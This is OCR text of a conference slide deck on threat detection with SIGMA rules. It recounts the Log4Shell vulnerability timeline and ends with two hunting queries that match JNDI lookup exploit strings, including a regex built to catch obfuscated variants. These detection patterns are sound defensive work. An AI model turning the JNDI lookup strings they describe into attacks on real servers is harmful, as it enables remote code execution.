THREAT DETECTION USING *SIGMA*

By NASREDDINE BENCHERCHALI

About Me

- Nasreddine Bencherchali
- Detection Engineer / Threat Hunter

nasbench.medium.com


@nas_bench

Open Source Projects:

  - MAL-CL (Malicious Command-Line)
  - EVTX-ETW-Resources
  - SIGMA-Resources

- MITRE ATT&CK, C2 Matrix, SANS Cheat Sheet

Agenda



01 Introduction

02 Threat Detection Primer

03 What is SIGMA

04 Anatomy of a SIGMA rule

05 Example(s)


06 The power of SIGMA

07 Resources

Agenda

Introduction


Introduction



LILY HAY NEWMAN SECURITY 12.10.2021 02:54 PM

‘The Internet Is on Fire’


A vulnerability in the Log4j logging framework has security teams scrambling to put in a fix.



PRO CYBER NEWS

The Log4j Vulnerability: Millions of Attempts Made Per Hour to Exploit Software Flaw

Hundreds of millions of devices are at risk, U.S. officials say; hackers could use the bug to steal data, install malware or take control



MARKETS			see all →
▼ DOW	36,338.30	-59.78	-0.16%
▼ S&P 500	4,766.18	-12.55	-0.26%
▼ NASDAQ	15,644.97	-96.59	-0.61%

FEATURED

The US economy in 12 charts

From jobs to GDP, these key indicators provide a comprehensive, up-to-date picture of the US Economy.

LATEST

Classic BlackBerry phones will stop working January 4


2021: The year of space tourism

Need to hit a store on New Year's Day? Here's what's open

The Log4j security flaw could impact the entire internet. Here's what you should know

By Jennifer Korn

Updated 1433 GMT (2233 HKT) December 16, 2021



TECH \ CYBERSECURITY

Log4j is patched, but the exploits are just getting started

As updates to affected software slowly roll out, other quicker fixes are a crucial stopgap

Introduction

Let’s dive into the timeline of this critical vulnerability.

24/11/2021


An Alibaba researcher notified the Apache Software Foundation of a remote code execution vulnerability in Log4j.

26/11/2021

A CVE was assigned

06/12/2021

Log4J 2.15 RC1 was released, not announced to public



p0rz9
@P0rZ9

Follow

Apache Log4j2 jndi RCE
#apache #rce
github.com/apache/logging ...

```
static void main( String[] args )
gger.error(
```

e key will be prefixed with java:comp/env/.


```
ext-name} %m%n</pattern>
```

6:25 AM - 9 Dec 2021

1 Like

09/12/2021

A POC was Public



remkop commented 24 days ago • edited

Contributor

10 déc. 2021, 02:08 UTC+1

Update: the vote for log4j-2.15.0 passed and the release is in progress.

I can see the log4j web site reflecting the log4j 2.15.0 release, but I cannot see the 2.15.0 artifacts on Maven Central yet at this moment. It may take a few hours before mirror servers are synchronized and the artifacts become available for you.

An announcement email for the release will be sent out soon (within 24 hours - we usually wait some time for the mirror servers to catch up).

Thank you @zhangyoufu for the suggested workaround for older versions of log4j to remove the `JndiLookup.class` class! The team likes your idea and we will include the workaround you suggested in the release notes and announcement email. Many thanks!

10/12/2021

Public Disclosure of CVE 2021-44228
Log4J 2.15 RC2 was officially released to public.

~16 Days

- 1 day

Patch Window

24/11/2021

An Alibaba researcher notified the Apache Software Foundation of a remote code execution vulnerability in Log4j.

26/11/2021

A CVE was assigned

01/12/2021

(03) three instances of attempted exploitation or scanning

06/12/2021

Log4J 2.15 RC1 was released, not announced to public

09/12/2021


A POC was Public


+ 09 Minutes

“ We saw the first attempt to exploit the vulnerability just nine minutes after public disclosure ”

10/12/2021

Public Disclosure of CVE 2021-44228
Log4J 2.15 RC2 was officially released to public.






Date	Mean blocked requests per minute
2021-12-10	5,483
2021-12-11	18,606
2021-12-12	27,439
2021-12-13	24,642

https://blog.cloudflare.com/exploitation-of-cve-2021-44228-before-public-disclosure-and-evolution-of-waf-evasion-patterns/

864
Product



cisagov/**log4j-affected-db**

2 Contributors · 18 Issues · 141 Stars · 19 Forks

elastic

Symantec.

Check Point
SOFTWARE TECHNOLOGIES LTD

WALLIX
CYBERSECURITY SIMPLIFIED

splunk>


JUNIPER
NETWORKS

CISCO

McAfee

FORTINET

paloalto
NETWORKS



Google: More than 35,000 Java packages impacted by Log4j vulnerabilities

Google's open-source team said they scanned Maven Central, today's largest Java package repository, and found that 35,863 Java packages use vulnerable versions of the Apache Log4j library.

This includes Java packages that use Log4j versions vulnerable to the original Log4Shell exploit (CVE-2021-44228) and a second remote code execution bug discovered in the Log4Shell patch (CVE-2021-45046).

James Wetter and Nicky Ringland, members of the Google Open Source Insights Team, said in a report today that typically when a major Java security flaw is found, it typically tends to affect only 2% of the Maven Central index.

However, the 35,000 Java packages vulnerable to Log4Shell account to roughly 8% of the Maven Central total of ~440,000, a percentage the two described using just one word —"**enormous**."

To sum up

- Patching is one of the effective « solution » but :
  - the patching window is getting short day by day
  - The patch itself have been made in rush.
  - We have to worry about finding the right balance of ensuring minimal impact to services.
  - Which mean patching is not always the viable/immediate solution.
- Relying on security products is another « solution », but :
  - The Numbers of bypasses is increasing rapidly and the vendors can't keep up.
  - The security products are the ones vulnerable.
  - This is no longer a product driven era. We have to act
- Threats and attackers are faster than ever at seizing the opportunity
- We need a way of detecting and finding these threats

Agenda

Threat Detection Primer

Threat Detection Primer

> “ Threat detection is the practice of analyzing the entirety of a security ecosystem to identify any malicious activity that could compromise the network ”

Proactive

elastic

splunk>

Symantec.

Microsoft Defender for Endpoint

CROWDSTRIKE

```
search index=main event_simpleName=Script* cid=* ComputerName=* | eval ExploitStringPresent =
if(match(ScriptContent,"(env|jndi|ldap|rmi|ldaps|dns|corba|iiop|nis|nds)"),1,0) | search
ExploitStringPresent = 1 | rex field=ScriptContent "(?i)(?<ExploitString>.*j'?\}?(?:\$\{[^}]+:['-
]?)?n'?\}?(?:\$\{[^}]+:['-]?)?d'?\}?(?:\$\{[^}]+:['-]?)?i'?\}?(?:\$\{[^}]+:['-]?)?:'?\}?[^/]+)" | eval
HostType=case(ProductType = "1","Workstation", ProductType = "2","Domain Controller", ProductType =
"3","Server", event_platform = "Mac", "Workstation") | stats count by aid, ComputerName, HostType,
ExploitString | lookup local=true aid_master aid OUTPUT Version, ComputerName, AgentVersion | table
aid, ComputerName, HostType, Version, AgentVersion ExploitString | rename ComputerName as
"Computer Name", HostType as "Device Type", Version as "OS Version", AgentVersion as "Agent Version",
ExploitString as "Exploit String" | search "Exploit String"="***"
```

CROWDSTRIKE

```
CloudAppEvents | where Timestamp > datetime("2021-12-09") | where UserAgent contains "jndi:" or
AccountDisplayName contains "jndi:" or Application contains "jndi:" or AdditionalFields contains "jndi:" |
project ActionType, ActivityType, Application, AccountDisplayName, IPAddress, UserAgent,
AdditionalFields
```

